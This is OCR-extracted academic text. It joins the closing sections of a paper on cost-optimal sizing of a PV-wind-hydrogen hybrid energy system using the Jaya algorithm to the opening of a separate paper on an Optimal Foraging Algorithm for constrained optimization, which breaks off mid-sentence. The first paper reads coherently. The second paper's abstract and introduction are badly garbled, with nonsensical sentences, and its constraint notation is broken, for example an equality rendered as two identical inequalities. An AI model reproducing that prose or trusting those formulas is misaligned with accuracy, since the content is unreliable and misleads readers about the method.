where $\xi^{ld}$ and $\xi^{gen}$ show the consumer's load demand and total energy generated by HRES, respectively. In a situation, where the $\xi^{gen}$ is less than $\xi^{ld}$, it shows that loss of power supply has occurred.

In this paper, the cost minimization optimization problem is considered using the following $LPSP$ constraint:

$$LPSP \leq LPSP^{max}, \tag{3}$$

where $LPSP^{max}$ denotes the maximum allowable LPSP value specified by the consumer.

## III. Jaya algorithm

In Jaya, only common control parameters, including population size, termination criteria, etc. are required. In Jaya, the objective function $f(r)$ is to be minimized at iterations $t$, having "$p$" number of decision variables (l = 1, 2, . . ., p), and "$q$" number of candidate solutions for a population size, (m = 1, 2, 3, . . ., q). The best candidate achieves the best value of $f(r)$ in the entire candidate solutions and is represented by $f(r)_{best}$. Similarly, the worst value of $f(r)$




Fig. 1: Proposed model for HRES

denoted as $f(r)_{worst}$ is assigned to the worst candidate in the entire population. If $R_{l,m,t}$ represents the value of $l^{th}$ variable for the $m^{th}$ candidate during the $t^{th}$ iteration, then it is changed as per criteria defined by the following formula [17]:

$$\begin{aligned} R^{'}_{l,m,t} = R_{l,m,t} + rand_{1,l,t}(R_{l,best,t} - |R_{l,m,t}|) \\ -rand_{2,l,t}(R_{l,worst,t} - |R_{l,m,t}|), \end{aligned} \tag{4}$$

where, $R_{l,best,t}$ and $R_{l,worst,t}$ are the values of variable $l$ for the best and the worst candidates at $t^{th}$ iteration, respectively. The $R^{'}_{l,m,t}$ depicts the updated value of $R_{l,m,t}$ while $rand_{1,l,t}$ and $rand_{2,l,t}$ denote the two random numbers for the $l^{th}$ variable during the $t^{th}$ iteration in the range [0, 1]. The expression "$rand_{1,l,t}(R_{l,best,t} - |R_{l,m,t}|)$" shows the tendency of the solution to move towards the best solution and the expression "$rand_{2,l,t}(R_{l,worst,t} - |R_{l,m,t}|)$" indicates the tendency to avoid the worst solution. The $R^{'}_{l,m,t}$ is only accepted if it achieves better function value.

## IV. Results and Discussion

The proposed model and methodology are implemented in the Matlab R2016a environment using a system with a processor of 2.9 GHz Intel Core i7, and 8 GB of installed memory. The Jaya optimization scheme is implemented to find the optimal combination of PVs, WTs, and HFTs in a hybrid system for minimizing TAC value.

The hourly solar insolation and wind speed profile data is obtained for Hawksbay, situated in the South of Pakistan. The dataset is obtained from the AEDB [19]. The datasets contain the data that are recorded each 10 min per day. In Fig. 2 and Fig. 3, the mean values of the irradiation and wind speed data (at a height of 10 m) for the year 2010 (comprising 8760h) are presented, respectively. The analysis of insolation data ($W/m^2$) and wind speed data ($m/s$) depict that the proposed site is widely suitable for electricity generation from both the sources, including sun and wind. A load profile during a year (365 × 24 = 8760h) of a home is presented in Fig. 4.




Fig. 2: Hourly insolation profile data during a year

The optimum sizing results produced by the Jaya scheme for hybrid PV-WT-FC, PV-FC, and WT-FC system is summarized in Table I. This table represents the optimum number of combination for $N^{pv}$, $N^{wt}$, $N^{t}$ along with TAC at two different $LPSP^{max}$ values set by the consumer. AT $LPSP^{max} = 0$, the TAC values are high because it guarantees that the total consumer's load will be met as compared to the second case when $LPSP^{max} = 2\%$. At $LPSP^{max} = 2\%$, the TAC values are economical as compared to $LPSP^{max} = 0\%$; however, it does not guarantee to satisfy all consumer's load during




Fig. 3: Hourly wind speed profile data during a year




Fig. 4: Hourly consumer load profile data during a year

the year. This fact is due to the trade-off between TAC and $LPSP^{max}$ value set by the consumer. Thus, with the increase in $LPSP^{max}$ values from 0 has reduced the cost accordingly.


In Table I, when consumer sets $LPSP^{max}$ value to 0% and 2%, then PV-FC system performed better in achieving minimum TAC values as compared to other systems (PV-WT-FC and WT-FC) for the given load. When $LPSP^{max}$ is 0%, the optimum sizing is found $N^{pv}$ = 84 and $N^{t}$ = 6448, which resulted to TAC of 1051200$. While setting $LPSP^{max}$ to 2%, the TAC value is reduced to 790000$ having optimum sizing values $N^{pv}$ = 79 and $N^{t}$ = 4822 with LPSP value obtained as 1.78%. The PV-WT-FC system at 0% and 2%, $LPSP^{max}$ values have resulted in TAC of 1152600$ and 919800$, respectively. These TAC values are 9.65% and 16.43% higher as compared to the TAC values of the optimal case (PV-FC) system. The results showed that WT-FC system is the most expensive solution that has resulted in TAC values of 2288200$ and 1633300$ at $LPSP^{max}$ 0% and 2%, respectively. The WT-FC TAC values are 106.75% and 117.68% higher as compared to the optimal (PV-FC) system. Since the generated output of PVs and WTs are dependent upon the input irradiation and wind speed data, therefore, finding an optimum unit sizing of HRES components that yields minimum TAC values is essential. Thus, PV-FC system is the most suited system for Hawksbay, Pakistan having minimum TAC at both $LPSP^{max}$ values.

In Fig. 5, the PV power profile for PV-WT-FC system during a year is presented at two $LPSP^{max}$ values. It is obvious that

TABLE I: Jaya results for the proposed hybrid systems

| Hybrid systems | $LPSP^{max}$ (%) | $LPSP$ (%) | $N^{pv}$ | $N^{wt}$ | $N^{t}$ | TAC($) |
|---|---|---|---|---|---|---|
| PV-WT-FC | 0 | 0 | 67 | 1 | 7083 | 1152600 |
| | 2 | 1.84 | 62 | 1 | 5634 | 919800 |
| PV-FC | 0 | 0 | 84 | N/A | 6448 | 1051200 |
| | 2 | 1.78 | 79 | N/A | 4822 | 790000 |
| WT-FC | 0 | 0 | N/A | 7 | 14169 | 2288200 |
| | 2 | 0.60 | N/A | 6 | 10090 | 1633300 |

Fig. 5b has a lower power electricity generation due to small number of PVs ($N^{pv}$ = 62) as compared to $LPSP^{max}$ = 0% given in Fig. 5a which has a high number of PVs ($N^{pv}$ = 67) for PV-WT-FC system.




(a) $LPSP^{max}$ = 0%

(b) $LPSP^{max}$ = 2%

Fig. 5: Hourly produced PVs power for PV-WT-FC system during a year

On similar lines, the hourly power generation from WTs is depicted in Fig. 6. In Fig. 6a, the generation of WTs at $LPSP^{max}$ = 0% is equal to to the generation at $LPSP^{max}$ = 2% as shown in Fig. 6b because of same number of WTs ($N^{wt}$ = 1).

The reliable supply of load demand is dependent on the amount of stored mass of energy in the HFTs. In Fig. 7, the expected stored mass of energy at different $LPSP^{max}$ is shown for PV-WT-FC system for a year. When user sets $LPSP^{max}$ = 0%, then it has resulted a high amount of storage capacity due to large number of HFTs ($N^{t}$ = 7083) at huge



(a) $LPSP^{max}$ = 0%

(b) $LPSP^{max}$ = 2%

Fig. 6: Hourly produced WTs power for PV-WT-FC system during a year

cost as compared to $LPSP^{max}$ = 2%. Further, when the stored mass of hydrogen in the HFTs reaches its minimum limit, then the loss of load (LOL) is caused. Fig. 8 illustrates the convergence process of the Jaya scheme while minimizing the TAC of PV-WT-FC system. At each iteration, Jaya scheme has decreased TAC value based on the objective function which has also confirmed the efficacy and performance of the proposed algorithm for the optimal unit sizing problem.




Fig. 7: Hourly expected mass of stored energy in HFTs for PV-WT-FC system during a year





Fig. 8: Convergence of Jaya algorithm for PV-WT-FC system

Fig. 9 shows the hourly PVs power profile of PV-FC system at two different $LPSP^{max}$ values. Fig. 9a has resulted a high power electricity generation due to high number of PVs ($N^{pv}$ = 84) as compared to $LPSP^{max}$ = 0%, as shown in Fig. 9b which has only ($N^{pv}$ = 79) number of PV panels for PV-FC system.



(a) $LPSP^{max}$ = 0%

(b) $LPSP^{max}$ = 2%

Fig. 9: Hourly produced PVs power for PV-FC system during a year

Fig. 10 represents the hourly expected amount of stored energy at different $LPSP^{max}$ for hybrid PV-FC system. At $LPSP^{max}$ = 0%, the amount of storage capacity is high due to large number of HFTs ($N^t$ = 6448) as compared to $LPSP^{max}$ = 2% which has only ($N^t$ = 4822) number of HFTs. This cause has resulted a huge amount of TAC, i.e., 1051200$ for $LPSP^{max}$ = 0% as compared to $LPSP^{max}$ = 2% having

TAC of 790000$. Further, the LOL is also high for $LPSP^{max}$ = 2% due to the trade-off between the reliability and cost. The convergence process of Jaya scheme for PV-FC system is displayed in Fig. 11. As shown in Fig. 11 that Jaya scheme has quickly found the optimum results. Further, it is noted that the convergence process of PV-FC system as given in Fig. 11 is faster as compared to PV-WT-FC system depicted in Fig. 8 because of less number of decision variables involved.




Fig. 10: Hourly expected mass of stored energy in HFTs for PV-FC system during a year




Fig. 11: Convergence of Jaya algorithm for PV-FC system


The hourly power profile of WTs is given in Fig. 12 for WT-FC system at two different $LPSP^{max}$ values. For $LPSP^{max}$ = 0%, the number of WTs ($N^{wt}$ = 7) has produced a higher power as shown in Fig. 12a when compared to $LPSP^{max}$ = 2%, which has 6 number of WTs depicted in Fig. 12b.

For WT-FC system, the amount of hourly stored energy is plotted in Fig. 13 for two $LPSP^{max}$ values. The amount of stored energy at $LPSP^{max}$ = 0% is high due to large number of WTs ($N^{wt}$ = 7) and HFTs ($N^{t}$ = 14169) as compared to $LPSP^{max}$ = 2% value which has less quantity of WTs ($N^{wt}$ = 6) and HFTs ($N^{t}$ = 10090). The LOL is evident at the time slots when the stored amount of hydrogen in HFTs has reached its lowest capacity limit. Jaya has converged very quickly to attain the optimum solution, which is shown in Fig. 14.

## V. Conclusion and Future Work

In this paper, we have considered an optimum unit sizing of HRES using real solar irradiation and wind speed data for Hawksbay, Pakistan. The reliability of the system is ensured using maximum LPSP ($LPSP^{max}$) constraint defined by the consumer. The optimization problem is solved using a novel meta-heuristic technique Jaya that does not require algorithmic-specific parameters. The simulation results revealed that the PV-FC is the most cost-effective system as compared to PV-WT-FC and WT-FC systems. At the given load profile, the TAC achieved is 1051200$ and 790000$ by the PV-FC system at $LPSP^{max} = 0\%$ and $LPSP^{max} = 2\%$, respectively.

In future, we will compare Jaya results with other meta-



(a) $LPSP^{max}$ = 0%

(b) $LPSP^{max}$ = 2%

Fig. 12: Hourly produced WTs power for WT-FC system during a year




Fig. 13: Hourly expected mass of stored energy in HFTs for WT-FC system during a year




Fig. 14: Convergence of Jaya algorithm for WT-FC system

heuristic techniques, including GA and backtracking search algorithms that require algorithmic-specific parameters for their functioning.

## References

[1] Hosseini, S. E., & Wahid, M. A. (2013). Feasibility study of biogas production and utilization as a source of renewable energy in Malaysia. Renewable and Sustainable Energy Reviews, 19, 454-462.

[2] Ellabban, O., Abu-Rub, H., & Blaabjerg, F. (2014). Renewable energy resources: Current status, future prospects and their enabling technology. Renewable and Sustainable Energy Reviews, 39, 748-764.

[3] Sawle, Y., Gupta, S. C., & Bohre, A. K. (2018). Review of hybrid renewable energy systems with comparative analysis of off-grid hybrid system. Renewable and Sustainable Energy Reviews, 81, 2217-2235.

[4] Bajpai, P., & Dash, V. (2012). Hybrid renewable energy systems for power generation in stand-alone applications: A review. Renewable and Sustainable Energy Reviews, 16(5), 2926-2939.

[5] Zhao, H., Wu, Q., Hu, S., Xu, H., & Rasmussen, C. N. (2015). Review of energy storage system for wind power integration support. Applied Energy, 137, 545-553.

[6] Erdinc, O., & Uzunoglu, M. (2012). Optimum design of hybrid renewable energy systems: Overview of different approaches. Renewable and Sustainable Energy Reviews, 16(3), 1412-1425.

[7] Luna-Rubio, R., Trejo-Perea, M., Vargas-Vzquez, D., & Ros-Moreno, G. J. (2012). Optimal sizing of renewable hybrids energy systems: A review of methodologies. Solar Energy, 86(4), 1077-1088.

[8] Al Busaidi, A. S., Kazem, H. A., Al-Badi, A. H., & Farooq Khan, M. (2016). A review of optimum sizing of hybrid PV-Wind renewable energy systems in oman. Renewable and Sustainable Energy Reviews, 53, 185-193.

[9] Aziz, N. I. A., Sulaiman, S. I., Shaari, S., Musirin, I., & Sopian, K. (2017). Optimal sizing of stand-alone photovoltaic system by minimizing the loss of power supply probability. Solar Energy, 150, 220-228.

[10] Heydari, A., & Askarzadeh, A. (2016). Optimization of a biomass-based photovoltaic power plant for an off-grid application subject to loss of power supply probability concept. Applied Energy, 165, 601-611.

[11] Maleki, A., & Pourfayaz, F. (2015). Optimal sizing of autonomous hybrid photovoltaic/wind/battery power system with LPSP technology by using evolutionary algorithms. Solar Energy, 115, 471-483.

[12] Dong, W., Li, Y., & Xiang, J. (2016). Optimal Sizing of a Stand-Alone Hybrid Power System Based on Battery/Hydrogen with an Improved Ant Colony Optimization. Energies, 9(10), 785.

[13] Ahmad, A., Khan, A., Javaid, N., Hussain, H. M., Abdul, W., Almogren, A., ... & Azim Niaz, I. (2017). An optimized home energy management system with integrated renewable energy and storage resources. Energies, 10(4), 549.

[14] Khan, A., Javaid, N., Ahmad, A., Akbar, M., Khan, Z. A., & Ilahi, M. (2018). A priority-induced demand side management system to mitigate rebound peaks using multiple knapsack. Journal of Ambient Intelligence and Humanized Computing, 1-24.

[15] Khan, A., Javaid, N., & Khan, M. I. (2018). Time and device based priority induced comfort management in smart home within the consumer budget limitation. Sustainable Cities and Society, 41, 538-555.

[16] Rao, R. V. (2016). Teaching Learning Based Optimization Algorithm. Springer International Publishing, Switzerland.

[17] Rao, R. (2016). Jaya: A simple and new optimization algorithm for solving constrained and unconstrained optimization problems. International Journal of Industrial Engineering Computations, 7(1), 19-34.

[18] Ahmad, J., Imran, M., Khalid, A., Iqbal, W., Ashraf, S. R., Adnan, M., ... & Khokhar, K. S. (2018). Techno economic analysis of a wind-photovoltaic-biomass hybrid renewable energy system for rural electrification: A case study of Kallar Kahar. Energy, 148, 208-234.

[19] Alternative Energy Development Board (AEDB), Ministry of Energy, Power Division, Government of Pakistan. http://www.aedb.org/ae-technologies/wind-power/wind-data (Accessed on 2nd April 2018).

# Optimal Foraging Algorithm (OFA) for Solving Constrained Optimization Problems

M.T. Y.ÇELİK[1] and SAEEDA[1]

[1] Karabuk University, Karabuk/Turkey, saeeda_m2@yahoo.com
[1]Karabuk University, Karabuk/Turkey, ycelik@ karabuk.edu.tr

***Abstract* - Performance optimization algorithm, the Optimal Foraging Algorithm (OFA) method to test Constrained Optimization problems for thirteen test functions from (g01) to (g13) to 30 runs then calculates the results and discussion of the comparison results between these problems. The OFA algorithm tested before for unconstrained optimization problems which it shows the perfect performance to solve these problems. In this research applying OFA to solve Constrained problems and compare the performance of this algorithm with another optimization algorithm to assess how to working.**

***Keywords* Optimal -Foraging- algorithm - OFA- Optimization - Constrained Problem.**

## I. INTRODUCTION

These days Constrained Optimization problems issues CO are encountered among numerous in many types of applications such as VLSI designing, Structural optimization, location problems and economics. The CO has two functions, the constraint function and the objective function [2]. Generally, the constrained problem computes $x$ so as to

$$\min_{x} f(x), \quad x \in S \subset \mathbb{R}^n ,$$

And the subject function of the linear or nonlinear constrained problems

$$\mathcal{J}\text{i}(\text{x}) \leq 0 \quad , \text{i}=1,\ldots,\text{m}.$$

The constraint problem has method of the of Eq [2]. is now not restricting, due facts that disparity constraint over the forms so $\mathcal{J}\text{i}(x) \geq 0$, execute additionally stay to represent namely $\mathcal{J}\text{i}(x) \leq 0$, After equality, $\mathcal{J}\text{i}(x) = 0$, be able stand represented by using pair odds constraints

$$\mathcal{J}\text{i}(\text{x}) \leq 0 \text{ and } \mathcal{J}\text{i}(\text{x}) \leq 0$$

The CO problem may keep addressed the use of both deterministic and stochastic methods. However, deterministic techniques certain as much Feasible Direction or Gen-realized Gradient Descent, edit intense Expectations on the stretch then more different for regarding to the goal functions □( $x$) [1], [2].So, at that place Is continuous in attention because of this algorithms to do tackled the CO hassle electively. While the Evolutionary Algorithms (EA) bear has been advanced mostly as like un-constrained methods, it viewed namely a strong choice to solve CO problems. Talented outcomes talked about throughout the previous few times in the last of century, or countless variations on the Genetic Algorithms (GA) [3], development of programming [6], then Evolution Strategy (ES) [9], bear proposed after dealing with CO problem [9].The most communed strategy because fixing constraint issues makes to use the penalty function. Tus restrained hassle is distorted in accordance with an unconstrained one, by penalizing the constraints and creating an odd objective function, as in turn is minimized the use of UN problems [4], furthermore almost possibly another reason beside that reputation concerning the Penalty Function approach so EAs is old in imitation of tackle the CO problem [8], [6]. OFA) [1] into solve the CO problems is investigating by it. also the CO problems are tackling via the minimization for non-stationary multi stage is an employment to penalty function. The aim of this paper updated OFA algorithm for solving 13 CO problem and the results are reported and discussed in comparison by other algorithms. Also look at problems as much nicely so the empiric results are represented. The research ends including conclusions or ideas in the last Section.

## II. The Optimal Foraging Optimization Method

In this research shows the working The Optimal Foraging Algorithm is studied by the animal Behavioral Ecology Philosophy, also it's worked to solve the global optimization problems to follow the animal behavior [7]. When the animal looking for the food, it needs two things: short paths to find the food and energy. Moreover this research, those problems are defining as pursues: $x$ = [$x1$, ⋯ , $xi$ , ⋯ $xd$ ] and □( $x$) = min $x \in R$ $f(x)$, $R$ = { $x$ |$xi\ L \leq xi \leq xi\ U$}, $i$ = 1,2, ⋯ , $d$, so the $f(x)$ is the objective function, $x$, a d-dimensional state vector, one solution of the objective function, $xi$ , the i and component of $x$, □($x$), objective function value and □( $x$) is the optimal objective function value, 